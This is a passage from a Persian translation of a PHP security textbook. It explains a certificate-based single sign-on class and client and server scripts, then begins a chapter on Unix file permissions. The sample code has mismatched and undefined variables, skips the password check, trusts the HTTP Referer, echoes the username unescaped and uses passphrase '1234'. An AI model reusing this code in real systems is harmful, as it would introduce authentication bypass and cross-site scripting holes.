این اطلاعات محرمانه می تواند شامل اطلاعات تایید صلاحیت نیز باشد از قبیل یک آرایه از `URI` ها و نقش های دسترسی، یا یک نام کاربری و رمز عبور که توسط سرور برنامه به جای کاربر، مورد استفاده قرار می گیرد. این موارد ممکن است مورد نیاز باشند اگر کاربر بخواهد به صورت مستقیم وارد `mysqladmin.example.org` شود. در هنگام انتقال، `sso.example.org` در می یابد که وی از قبل وارد شده است (چرا که دارای یک کوکی جلسه از `sso.example.org` می باشد). هنگامی که `sso` این

مقدار اطلاعات را ایجاد می‌کند، موردی که به `mysqladmin.example.org` ارسال می‌شود ممکن است شامل نام کاربری و رمز عبور پایگاه داده‌ای باشد که باید توسط این کاربر مورد استفاده قرار گیرد.

سرور جی‌میل گوگل یک مثال پیشرفته از یک سیستم شناسایی یگانه است. هنگامی که جهت اولین بار به آن می‌روید (در یک فریم) به فرم ایمن ورود، انتقال داده می‌شوید. بعد از کامل نمودن تایید اعتبار، شما دوباره به یک URI، انتقال می‌یابید. متغیر `auth` طولانی در اینجا عبارت است از کلیدی که دسترسی به سرویس Gmail را جهت ادامه‌ی جلسه‌ی شما، به شما می‌دهد.

### یک کلاس PHP جهت استفاده از شناسایی یگانه

۳,۴,۲,۱

ما اکنون به استفاده از سیستم شناسایی یگانه در PHP می‌پردازیم. ما دوباره از کلاس‌های `openSSL` و `mcypt` ایجاد شده در فصل اول، استفاده خواهیم کرد. به علاوه، شما به یک کلاس `singleSignOn` جهت استفاده از بخش اعظم این پروتکل نیاز دارید به این صورت که درخواست یا پاسخ تایید صلاحیت را انکد نموده و سپس این پیام انکد شده را به عنوان یک متغیر `GET` به یک `agent` مناسب، با استفاده از یک تغییر جهت `HTTP` تحویل دهد. بنابراین، همین کلاس در هر دو سوی این ارتباط مورد استفاده قرار می‌گیرد توسط چیزی که ما آن را `client` می‌نامیم (که در واقع یک سرور برنامه است که از سوی یک ایستگاه کاری مشتری، عمل می‌کند) که درخواست ورود را ارسال می‌کند و توسط یک سرور تایید صلاحیت ایمن (که درخواست ورود را تایید یا رد می‌کند). کد این کلاس در ادامه ارائه شده است

فصل پنجم  
خدادهای رایانه‌ای

```
<?php

// requires openssl and mcrypt classes from Chapter 6
require_once( 'openssl.php' );
require_once( 'mcrypt.php' );

class singleSignOn {
    // certificate/key directory
    private $certDir = '.';

    // contents of local certificate
    public $certificate;

    // contents of local key
    private $privatekey;

    // stub for openssl object
    protected $openssl;

    // constructor
    // initializes local openssl object
    public function __construct( $cert, $key ) {
        $this->certificate = $cert;
        $this->privatekey = $key;
        // throw error on bad key or cert?

        $this->openssl = new openssl();
        $this->openssl->privatekey( $key );
        $this->openssl->certificate( $cert );
    }
    // class singleSignOn continues
}
```

مدیریت

برای برپایی کلاس `singleSignOn`، شما دو کلاس قبلی را که مورد استفاده قرار خواهیم داد، اضافه نموده و تعدادی متغیر را تنظیم می کنید. در روش سازنده خود، شما متغیرها را تخصیص می دهید، یک شیء `openssl` جدید را ایجاد می کنید و از روش های `privatekey()` و `certificate()` آن جهت تخصیص متغیرها به آن استفاده می کنید.

```
// continues class singleSignOn
// nonce() returns a relatively random number
public function nonce() {
    $nonce = sha1( uniqid( rand(), TRUE ) );
    return $nonce;
} // end of nonce() method

// makeRequest() sends a command to a remote server via HTTP 401 redirect
// $command is the command to encode
// $to is the url to send the command to
// $return is the return address for the response
public function makeRequest( $command, $to, $return,
                            $keyPassphrase = NULL ) {
    // generate a one-time value to randomize request
    $randomizer = $this->nonce();

    // encode the request using the remote certificate
    $request = "$command::$return::$randomizer";
    $remoteCertificate = $this->getCertificate( $to );
    $encodedMessage = $this->encodeMessage( $request,
        $remoteCertificate, $keyPassphrase );

    // build full remote url with encoded message as GET var
    $remoteURI = $to . '?sso=' . rawurlencode( $encodedMessage );

    // redirect to secure server with message as $_GET['sso']
    $this->redirect( $remoteURI );
} // end of makeRequest() method
// class singleSignOn continues
```

روش `nonce()` تنها یک مقدار تصادفی را ایجاد می‌کند. نام روش `makeRequest()` ممکن است اندکی اشتباه به نظر برسد، چرا که هم توسط مشتری و هم سرور جهت ایجاد درخواست و پاسخ مورد استفاده قرار می‌گیرد. هر سرور واقعی (چیزی که ما مشتری و سرور می‌نامیم) یک پاسخ را به درخواست ایستگاه کاری مشتری ارائه می‌کند، که به یک درخواست جهت سرور دیگر تبدیل می‌شود. این روش یک پیام سه قسمتی `$request` را با استفاده از جداساز :: ایجاد می‌کند که تنها به این دلیل مورد نیاز است که بعداً بتواند آن را تجزیه نماید. سپس، از روش‌های `getCertificate()` و `encodeMessage()` جهت جمع‌آوری و رمزنگاری اطلاعات ضروری جهت ایجاد درخواست (با پاسخ) استفاده می‌کند. در نهایت، یک `URI` را جهت سرور دوردست با افزودن پیام رمزنگاری شده به عنوان یک متغیر `$_GET` ایجاد می‌کند.

```
// continues class singleSignOn
// discoverRequest() a command and return address sent by makeRequest()
// $from is the URI to use for the sender; defaults to the referring page
// returns associative array with command (command) and return address (return)
public function discoverRequest( $from = FALSE,
                                $keyPassphrase = NULL ) {

    // find the message
    if ( empty( $_GET['sso'] ) ) return FALSE;
    $encodedMessage = $_GET['sso'];

    // discover from
    if ( !$from ) {
        $from = $_SERVER['HTTP_REFERER']; //sic
    }

    // decode the message
    $remoteCertificate = $this->getCertificate( $from );
    $request = $this->decodeMessage( $encodedMessage, $remoteCertificate,
                                    $keyPassphrase );

    // decode and save request
    $request = explode( '::', $request );
    $this->request = $request;

    // return the request array
    return $request;
} // end of discoverRequest() method
// class singleSignOn continues
```

روش discoverRequest() پیام رمزنگاری شده را تجزیه نموده و بخش های آن را در آرایی \$request ذخیره می کند.

```
// continues class singleSignOn
// encodeMessage() encodes a message using the recipient's certificate
// $message is any string
// $remoteCertificate is the recipient's certificate (public key)
public function encodeMessage ( $message, $remoteCertificate,
                                $keyPassphrase ) {

    // sign message using local server's private key
    $signedMessage = $this->openssl->sign( $message, $keyPassphrase );

    // generate another key to use for encryption
    $encryptionKey = $this->nonce();
```



```

// encrypt the message using blowfish
$blowfish = new mcrypt( 'blowfish' );
$blowfish->setKey( $encryptionKey );
$encryptedMessage = trim( $blowfish->encrypt( $signedMessage ) );


// encrypt the encryption key using the secure server's certificate
$this->openssl->certificate( $remoteCertificate );
$sslEncryptedKey = $this->openssl->encrypt( $encryptionKey );

// put it all together
$encodedMessage = "$sslEncryptedKey::$encryptedMessage";
return $encodedMessage;
} // end of encodeMessage() method
// class singleSignOn continues

```

روش encodeMessage() کار رمزنگاری پیام را انجام می‌دهد. این فرآیند نسبتاً پیچیده در تصویر ۷-۳ نشان داده شده است.

تصویر ۷-۳: فرآیند رمزنگاری پیام





به طور کلی، فرآیند رمزنگاری پیام به این صورت عمل می کند: یک پیام متن ساده امضا شده به صورت متقارن توسط Blowfish با استفاده از یک کلید تصادفی، رمزنگاری می شود. خود این کلید تصادفی به صورت نامتقارن توسط RSA با استفاده از گواهی گیرنده به عنوان یک کلید عمومی، رمزنگاری می شود. این کلید رمزنگاری شده به پیام امضا و رمزنگاری شده اضافه می شود تا پیام رمزنگاری شده ی نهایی، تشکیل شود.

اگر بخواهیم با جزئیات بیشتر بگوییم، در ابتدا، شما روش sign() در openssl را مورد استفاده قرار می دهید تا پیامی را که می خواهید ارسال کنید، با استفاده از کلید خصوصی خود، امضا نمایید. سپس باید این پیام امضا شده را با استفاده از یک رمز بلوکه ای متقارن مثل AES یا Blowfish (در این مورد) رمزنگاری نمایید. شما یک کلید تصادفی جدید را جهت رمزنگاری ایجاد نموده و آن را به روش setkey() در mcrypt ارائه می کنید. سپس، خود رمزنگاری را با فراخوانی mcrypt->encrypt() انجام می دهید.

اکنون باید از رمزنگاری کلید عمومی استفاده کنید تا کلید تصادفی را ایمن نمایید. اولین گام این است که گواهی گیرنده را به openssl->certificate() انتقال دهید. سپس، روش encrypt() در openssl را فراخوانی می کنید تا به صورت نامتقارن کلید تصادفی را رمزنگاری کنید. این دو مقدار رمزنگاری شده در ادامه، به هم متصل می شوند و توسط یک علامت دو نقطه ای مکرر (::) جدا می شوند تا در سمت گیرنده دوباره از هم جدا شوند. این مقدار یک پیام رمزنگاری شده است که به صورت ایمن جهت گیرنده می تواند ارسال شود.

فرآیند رمزگشایی و تایید پیام نیز مشابه است البته به صورت عکس و با استفاده از کلید خصوصی گیرنده به جای گواهی.

عملیات رمزنگاری و رمزگشایی  
خدمات رایانه ای

```
// continues class singleSignOn
// decodeMessage() decodes a message encoded using encodeMessage(),
// using the recipient's private key
public function decodeMessage ( $message, $remoteCertificate,
                                $keyPassphrase ) {

    // split fullMessage
    list( $sslEncryptedKey, $encryptedMessage ) = explode( '::', $message );

    // decrypt the encryptionKey
    $encryptionKey = $this->openssl->decrypt( $sslEncryptedKey,
        $keyPassphrase );

    // decrypt the blowfish-encrypted message
    $blowfish = new mcrypt( 'blowfish' );
    $blowfish->setKey( $encryptionKey );
    $signedMessage = $blowfish->decrypt( $encryptedMessage );

    // verify signature
    $this->openssl->certificate( $remoteCertificate );
    $decodedMessage = $this->openssl->verify( $signedMessage );
    if ( !$decodedMessage ) {
        exit( "ERROR - Invalid message, unverified." );
    }

    // return decoded, verified message
    return $decodedMessage;
} // end of decodeMessage() method
// class singleSignOn continues
```

روش `decodeMessage()` همان‌طور که می‌توان حدس زد، پیام رمزنگاری شده را رمزگشایی می‌کند. شما آن را به بخش‌های تشکیل دهنده تقسیم می‌کنید (با استفاده از جداساز اختیاری `::`)، و از روش‌های مناسب `openssl` و `mcrypt` جهت وارون نمودن رمزنگاری نامتقارن استفاده شده بر روی کلید تصادفی و رمزنگاری متقارن استفاده شده بر روی خود پیام امضا شده، استفاده می‌کنید. در نهایت از روش `verify()` در `openssl` جهت تلاش جهت تایید اعتبار امضا (و بنابراین، مشتری) استفاده می‌کنید.

```
// continues class singleSignOn
public function getRequestCommand() {
    return $this->request[0];
}

public function getRequestReturn() {
    return $this->request[1];
}

// looks in the local certificate directory
// for a copy of the remote certificate
// certificate naming convention is $this->certDir/hostname-port.crt
public function getCertificate( $remoteURI ) {
    $parsed = parse_url( $remoteURI );
    if ( empty( $parsed['port'] ) ) {
        if ( $parsed['scheme'] == 'https' ) {
            $parsed['port'] = 443;
        }
        else {
            $parsed['port'] = 80;
        }
    }
    $certificate = $this->certDir . '/' . $parsed[host] .
        '-' . $parsed[port] . '.crt';
    if ( !is_readable( $certificate ) ) {
        exit("Cannot read certificate file
            for remote ($remoteURI) signon server: $certificate");
    }
}
```

سازمان فناوری اطلاعات ایران

```

    }
    return file_get_contents( $certificate );
} // end of getCertificate() method

public function redirect( $url ) {
    if ( !headers_sent() ) {
        header('HTTP/1.1 401 Authorization Required');
        header('Location: '.$url );
    }
    print '<a href="' . $url . '">Please click here to continue.</a>';
    exit();
} // end of redirect() method

} // end of singleSignOn class

?>

```

شما کلاس `singleSignOn` را با دو روش ساده‌ی `getRequestCommand()` و `getRequestReturn()` به ترتیب جهت استخراج دستور و بازگرداندن آدرس فرستنده از آرایه‌ی `request$`، به اتمام می‌رسانید. روش `getCertificate()` از تابع `parse_url` در PHP استفاده می‌کند تا از `remoteURI$` مشخص شده، تعیین نماید که آیا شما می‌خواهید یک ارتباط ایمن داشته باشید (با استفاده از پورت ۴۴۳) یا نه (استفاده از پورت ۸۰). سپس، یک مسیر را به فایل گواهی سرور دوردست ایجاد می‌کند، بررسی می‌کند که گواهی قابل خواندن باشد و اگر اینگونه است، محتوای آن را ارائه می‌کند. در نهایت، روش `redirect()` یا (اگر اولین بار باشد به گونه‌ای که هدرها از قبل فرستاده نشده باشند) هدرهای مورد نیاز تایید صلاحیت را ارسال می‌کند یا (از آنجا که شما به اینجا بازخواهید گشت تنها در صورتی که کاربر با موفقیت وارد شده باشد)، یک لینک جهت ادامه‌ی کار به کاربر ارائه می‌کند.

### استفاده از کلاس شناسایی یگانه: طرف برنامه

۳,۴,۲,۲

اکنون که این ابزارها سر جای خود قرار دارند، شما باید دو اسکریپت را ایجاد کنید که به کاربر اجازه دهید تا ورود واقعی را انجام دهد. اولین مورد بر روی سرور برنامه قرار خواهد گرفت و از سرور ایمن می‌خواهد تا درخواست ورود مشتری را تایید کند. دومین مورد بر روی سرور تایید صلاحیت ایمن قرار خواهد گرفت و درخواست ورود را تایید (یا رد) خواهد نمود. این دو اسکریپت با ارسال پیام از طریق ایستگاه کاری مشتری با یکدیگر در ارتباط خواهند بود.

هنگامی که این اسکریپت اول (بر روی سرور برنامه) توسط ایستگاه کاری مشتری فراخوانی می‌شود، یک درخواست تایید صلاحیت را جهت سرور ارسال می‌کند؛ از سوی دیگر، اگر توسط آن سرور فراخوانی شود (از

طریق ایستگاه کاری مشتری)، متغیرهای GET\_\$ را دریافت می کند که مشخص می کنند آیا مشتری با موفقیت وارد شده است یا خیر.

```
<?php

// use session to keep state
session_start();

// config
$expect = 'Authorize';
$clientURI = 'http://www.example.org/ssoClient.php';
$serverURI = 'https://ssl.example.org/ssoServer.php';
$clientCert = 'www.example.org-80.crt';
$clientKey = 'www.example.org-80.key';
$clientKeyPassphrase = '1234';
$serverCert = 'ssl.example.org-443.crt';

// main

// handle logout
if ( !empty( $_GET['logout'] ) ) {
    unset( $_SESSION['username'] );
}
// ssoClient.php continues
```

شما یک جلسه را با ایجاد و یا حفظ یک حالت، آغاز می کنید و یک مجموعه متغیر ضروری جهت یافتن و مدیریت گواهی مشتری را (در اینجا با استفاده از مقادیر نمایشی) تنظیم می کنید. در ادامه، شما به دنبال متغیرهای GET\_\$ می گردید، اگر یک logout را یافتید، username جلسه را از حالت تنظیم خارج می کنید به گونه ای که کاربر بتواند دوباره از اول شروع کند.

سازمان فناوری اطلاعات ایران



```
// continues ssoClient.php
// not logged in yet?
if ( empty( $_SESSION['username'] ) ) {
    require_once( 'singleSignOn.php' );

    // load local certificate and key
    $localCertificate = file_get_contents( $clientCert );
    $localKey = file_get_contents( $clientKey );

    // create new singleSignOn instance
    $client = new singleSignOn( $localCertificate, $localKey );

    // no token from the server, redirect
    if ( empty( $_GET['sso'] ) ) {
        print '<h3>Please log in using our secure server:</h3>';

        // make request
        // makeRequest( command, to, from, keypassphrase )
        $client->makeRequest( 'login', $serverURI, $clientUrl,
            $clientKeyPassphrase );

        exit();
    }
}
// ssoClient.php continues
```

اگر `username` جلسه هنوز وجود نداشته باشد (یا به این دلیل که کاربر تازه کار را شروع کرده است و یا خارج شده است)، شما کلاس `singleSignOn` را وارد می‌کنید که کاربر جهت ورود به آن نیاز دارد. در ادامه شما گواهی مشتری (محلی) و مقادیر کلید را فراخوانی می‌کنید و از آن‌ها جهت ایجاد یک شیء `singleSignOn` جدید جهت مدیریت ورود مشتری، استفاده می‌کنید. اگر از سرور باز نمی‌گردید، در ادامه از روش `makeRequest()` جهت اجرای یک درخواست ورود استفاده می‌کنید و از این اسکریپت خارج می‌شوید.

```
// continues ssoClient.php
else {
    // decode request
    // discoverRequest( from, keypassphrase )
    $client->discoverRequest( $serverUrl, $clientKeyPassphrase );
    $command = $client->getRequestCommand();

    // check for expected command
    if ( substr( $command, 0, strlen($expect) ) != $expect ) {
        exit( 'Invalid sso token.' );
    }
}
```



```

else {
    // log in using provided username
    $_SESSION['username'] = trim( substr( $command, strlen($expect) ) );
}
}

}

?>
<h3>Hello <?=$_SESSION['username']?>. <a href="?logout=1">logout</a></h3>

```

از سوی دیگر، اگر شما در حال بازگشت از سرور هستید، از روش `discoverRequest()` استفاده می کنید تا محتوای موجود در چیزی که سرور ارسال می کند را بازیابی نمایید و آن را با چیزی که انتظار داشتید مقایسه نمایید (در این حالت، رشته `Authorize`)، اگر منطبق نیستند، شما یک پیام را به کاربر ارائه داده و خارج می شوید؛ اگر منطبق است، شما یک ورودی `username` را در متغیرهای جلسه با جزئیات، ایجاد می کنید. در نهایت به مشتری اعلام می کنید که ورود موفق بوده است به این صورت که فرصت خروج را به وی می دهید.

### استفاده از کلاس شناسایی یگانه: طرف سرور تایید صلاحیت

۳, ۴, ۲, ۳

اکنون به بخش دوم سیستم می پردازیم، یعنی اسکریپتی که بر روی سرور تایید صلاحیت قرار دارد. این اسکریپت یک درخواست جهت ورود از سوی مشتری را می پذیرد (در واقع از سرور برنامه، که از ایستگاه کاری مشتری عبور می کند) و یک پاسخ را ارائه می دهد. این اسکریپت از ابعاد مختلف موازی با اسکریپت `ssoClient.php` است که در بخش قبلی مورد استفاده قرار گرفت چرا که هر کدام از این اسکریپت ها تقریباً کار یکسانی را در دو انتهای یک ارتباط انجام می دهند.

```
<?php

// use session to track state
session_start();

// config
$expect = 'Authorize';
$clientUrl = 'http://www.example.org/ssoClient.php';
$serverUrl = 'https://ssl.example.org/ssoServer.php';
$clientCert = 'www.example.org-80.crt';
$serverCert = 'ssl.example.org-443.crt';
$serverKey = 'ssl.example.org-443.key';
$serverKeyPassphrase = '1234';

// main
require_once( 'singleSignOn.php' );
$localCertificate = file_get_contents( $serverCert );
$localKey = file_get_contents( $serverKey );
$server = new singleSignOn( $localCertificate, $localKey );
// ssoServer.php continues
```

شما یک جلسه را با حفظ یک حالت آغاز می‌کنید و یک گروه از متغیرهای ضروری جهت یافتن و مدیریت گواهی سرور را تنظیم می‌کنید (موازی با آن‌هایی که جهت اسکرپت مشتری انجام شد و باز هم در اینجا با مقادیر نمایشی). در ادامه، شما کلاس `singleSignOn` را اضافه می‌کنید، اطلاعات گواهی محلی خود را بازخوانی می‌کنید (همان‌طور که جهت مشتری انجام دادید ولی این بار البته جهت سرور) و یک شیء جدید `singleSignOn` را با استفاده از این مقادیر ایجاد می‌نمایید تا پاسخ سرور را مدیریت کنید.

مجموعه‌ای از منابع رایج ای

```
// continues ssoServer.php
// form processor, skip on first pass
if ( !empty( $_POST['submit'] ) ) {

    // get original return address from session
    $request = $_SESSION['ssoRequest'];
    $to = $request[1]; // original request['return']

    //
    // authenticate username and password here... unshown
    //

    // build command
    $command = "Authorize $_POST[username]";

    // send command to return address
    print '<h3>Authenticated, redirecting back to insecure
        with authorize token</h3>';
    $server->makeRequest( $command, $clientUrl, $serverUrl,
        $serverKeyPassphrase );

    exit();
}
// ssoServer.php continues
```

وقتی که جهت اولین بار به اینجا می رسید، به این دلیل خواهد بود که مشتری همین الان یک درخواست ورود را ارائه نموده است. ما اندکی دیگر به این شرایط می پردازیم. اکنون، شما جهت دومین بار به اینجا رسیده اید، در پاسخ به ارائه ی یک نام کاربری و رمز عبور توسط مشتری (از طریق یک فرم). بنابراین شما یک آدرس بازگشت را از متغیر درخواست جلسه ارائه آورده و تلاش می کنید که کاربر را تایید صلاحیت کنید. ما این فرآیند را در اینجا نشان نداده ایم؛ این فرآیند یک بازخوانی ساده ی متغیرهای \$ POST و مقایسه ی آن ها با مقادیر ذخیره شده و قابل قبول خواهد بود. بعد از موفقیت، شما پاسخ تایید صلاحیت را ایجاد می کنید، یک پیام را بر روی کنسول چاپ می کنید و پاسخ را جهت مشتری با استفاده از makeRequest() ارسال می کنید.

```
// continues ssoServer.php
// discover command
$request = $server->discoverRequest( $clientId, $serverKeyPassphrase );
$command = $server->getRequestCommand();
if ( !$command ) exit( 'No command found.' );

// put request in session
$_SESSION['ssoRequest'] = $request;
```

۲۲

```
// command login:
?>
<h1>This is a secure server...</h1>
<p>...acting on behalf of
<a href="<?=$server->getRequestReturn()?>">
  <?=$server->getRequestReturn()?></a>.</p>
<p>Please <?=$server->getRequestCommand()?> below.</p>
<form action="" method="post">
  username: <input type="text" name="username" /><br>
  password: <input type="password" name="password" /><br>
  <input type="submit" name="submit" value="login" />
</form>
```

در صورتی که برای اولین بار به اینجا می‌رسید، از روش `discoverRequest()` استفاده کنید تا دقیقاً مشخص نمایید که مشتری چه کاری می‌خواهد انجام دهد (ورود یا خروج). اگر هیچ درخواستی یافت نشد، به عنوان یک گزینه ایمنی، خارج می‌شوید، یک وضعیت که نباید رخ دهد؛ در غیر این صورت، شما درخواست را درون متغیر جلسه می‌افزایید و سپس فرمی را که به کاربر اجازه‌ی ورود می‌دهد ایجاد می‌کنید. هنگامی که این فرمان ارسال می‌شود، شما در بخش قبلی این اسکریپت، آن را پردازش خواهید نمود. این انتهای اسکریپت `ssoServer.php` می‌باشد.

شما می‌توانید از دو یا تعداد بیشتری میزبان جهت این سیستم استفاده کنید و یا تنها یک سرور که هم به HTTP گوش می‌دهد و هم HTTPS. توجه کنید که هیچ ارتباط مستقیمی بین سرور برنامه و سرور ایمن وجود ندارد؛ هر کدام از آن‌ها یک پیام رمزنگاری شده را از طریق مشتری به دیگری انتقال می‌دهد که با استفاده از یک هدر `Location`: و / یا یک ارسال فرم، از یکی به دیگری انتقال می‌یابد. این استقلال تأیید صلاحیت و برنامه یک فاکتور مهم در امنیت این سیستم شناسایی یگانه می‌باشد (هرچند که باعث پیچیدگی آن خواهد شد).

### ۳،۵ خلاصه

در این فصل، ما وظیفه‌ی پیچیده‌ی تایید صلاحیت کاربران را مورد بررسی قرار دادیم یعنی تلاش جهت تشخیص هویت آن‌ها جهت اطمینان از اینکه واقعا همان کسی هستند که ادعا می‌کنند. ما هر دو شیوه‌ی ابتدایی و دایجست تایید صلاحیت HTTP، تایید صلاحیت دو عاملی، روش‌های تایید صلاحیت مبتنی بر گواهی و روش‌های شناسایی یگانه را مد نظر قرار دادیم، و در صورت امکان، ما راه حل‌های مبتنی بر PHP را جهت معمای انجام ایمن و ساده‌ی این تایید صلاحیت ارائه نموده ایم.

مرکز امداد و هماهنگی عملیات خدمات‌های رایانه‌ای

## ۴ فصل چهارم : کنترل دسترسی (مجوزها و محدودیت ها)

در این فصل ما به آخرین عنصر در تلاش خود جهت ایجاد و حفظ یک محیط ایمن می‌پردازیم: کنترل دسترسی سطح سیستمی، یعنی، تعیین اینکه کاربران بعد از دسترسی موفق به سیستم شما، چه کارهایی می‌توانند انجام دهند. ما حتی به این مسئله نیز می‌پردازیم که خود سیستم اجازه‌ی انجام چه کارهایی را دارد.

کلید این کنترل عبارت است از سیستم مجوزها و حقوق دسترسی یونیکس. این سیستم، پیچیده است، خصوصاً در هنگام اولین آشنایی، چرا که از ابتدا جهت بیشینه نمودن امنیت با تخصیص مسئولیت برای تمامی اشیاء فایل سیستم و عملیات جهت کاربران آشکار (یا گروه‌هایی از کاربران)، توسعه یافته است.

با این حال، با توجه به استفاده‌ی گسترده از PHP بر روی سیستم‌های یونیکس، ما بر روشی تمرکز می‌کنیم که در لینوکس و سایر گونه‌های یونیکس به کار می‌رود و در ابتدا مجوزهای فایل سیستم را مورد بحث قرار خواهیم داد. سپس، به مجوزهای پایگاه‌داده خواهیم پرداخت یعنی کنترل‌ها بر روی توانایی کاربران جهت اتصال و فعالیت بر روی پایگاه‌های داده. در انتها، ما حالت ایمن (Safe Mode) در PHP و سایر روش‌های کنترل دسترسی مبتنی بر نرم‌افزار را مورد بحث قرار خواهیم داد.

### ۴.۱ مجوزهای فایل سیستم یونیکس

مجوزهای فایل سیستم عبارتند از روش‌های بنیادی کنترل دسترسی کاربران به منابع سیستم‌های عامل. بنابراین، با بحثی پیرامون فایل سیستم یونیکس و مجوزهای آن، کار خود را آغاز می‌کنیم. هرچند بخشی از این مطالب ممکن است جهت مدیران سیستم‌ها و کاربران مجرب، ابتدایی و پیش پا افتاده به نظر برسد، ولی مطمئناً جهت یک درک کامل از کنترل امنیت با مدیریت مجوزهای فایل سیستم، ضروری می‌باشد.

#### ۴.۱.۱ مقدمه‌ای بر مجوزهای یونیکس

برای درک چگونگی کنترل مجوزهای فایل سیستم، در ابتدا باید بررسی کنیم که مجوزهای فایل سیستم در واقع چه چیزهایی هستند و چگونه تعیین و تنظیم می‌شوند. بحث ما در اینجا قرار نیست که یک آموزش یونیکس و یا لینوکس باشد؛ ما تنها بر روی موضوع مجوزها تمرکز می‌کنیم و در صورتی که مطلب اضافی نیاز دارید، این امر را بر عهده‌ی خود شما می‌گذاریم.

اجازه دهید به فهرست دایرکتوری که با دستور ls -l نمایش داده می‌شود نگاه بیاندازیم:



```
drwxr-xr-x 2 timb www 68 20 Nov 15:04 images
-rw-r--r-- 1 timb www 545 20 Nov 15:04 index.php
lrwxrwxrwx 1 timb www 4 9 Nov 22:57 lib -> /usr/lib/php
-rw-r--r-- 1 timb www 724 20 Nov 15:06 upload.php
drwxrwxrwx 2 timb www 68 20 Nov 15:05 uploads
```

ما علاقه مند به ستون اول هستیم که شامل جای کافی جهت ده کاراکتر می باشد، هر چند که معمولا بعضی از این جاهای خالی، پر نشده اند.

بنابراین، جهت راحتی کار، ما دو خط انتهایی این ورودی دایرکتوری را جدا می کنیم و جهت رسیدن به بالاترین وضوح، فواصلی را به ستون اول اضافه می کنیم و تنها نام های مالک و گروه را نشان می دهید به علاوه نام فایل یا دایرکتوری:

```
- rw- r-- r-- timb www upload.php
d rwx rwx rwx timb www uploads
```

اولین مورد از این ده جای خالی در ستون اول این مسئله را مشخص می کند که آیا این آیتم یک دایرکتوری است (نشان داده شده با d)، یک لینک است (نشان داده شده با l) و یا یک فایل (نشان داده شده با یک - یعنی بدون ورودی).

نه مورد باقی مانده در ستون اول همان طور که می بینیم در سه دسته ی سه تایی قرار می گیرند. جاهای خالی در هر مجموعه با آوردن یا نیاوردن حروف r، w، x مشخص می کنند که آیا مجوز خواندن، نگارش و یا اجرا جهت این مجموعه وجود دارد یا خیر. این سه مجموعه به ترتیب جهت کاربری اعمال می شوند که مالک فایل یا دایرکتوری است، گروهی که این کاربر به آن تعلق دارد و هر فرد دیگری یا هر واقع جهان.

سه مورد خواندن، نگارش و اجرا توصیف کننده ی تمام روش های ممکن دسترسی به محتوای یک گروه بر روی یک فایل سیستم یونیکس هستند ولی بر اساس اینکه جهت یک فایل اعمال می شوند یا جهت یک دایرکتوری دارای معانی متفاوتی هستند. جهت فایل ها، معنای آن ها واضح است. خواندن و نگارش به یک کاربر اجازه ی خواندن داده از، یا نوشتن داده در یک فایل را می دهد. اجرا به یک کاربر توانایی بارگذاری محتوای یک فایل باینری را درون حافظه و اجرای آن را می دهد و یا توانایی اجرای یک اسکریپت به عنوان یک دستور سیستمی. فایل های دارای تنظیم اجرا، توسط مالکین خود و همین طور هر کاری با مجوزهای سیستمی، قابل اجرا محسوب می شوند. (اسکریپت نویسی PHP اندکی متفاوت است. باینری PHP به عنوان کاربر nobody (هیچکس) اجرا می شود و اهمیتی نمی دهد که یک اسکریپت به عنوان قابل اجرا یا غیر قابل اجرا مشخص شده باشد. این باینری هر نوع اسکریپت PHP را که بتواند بخواند، کامپایل نموده و اجرا می کند).

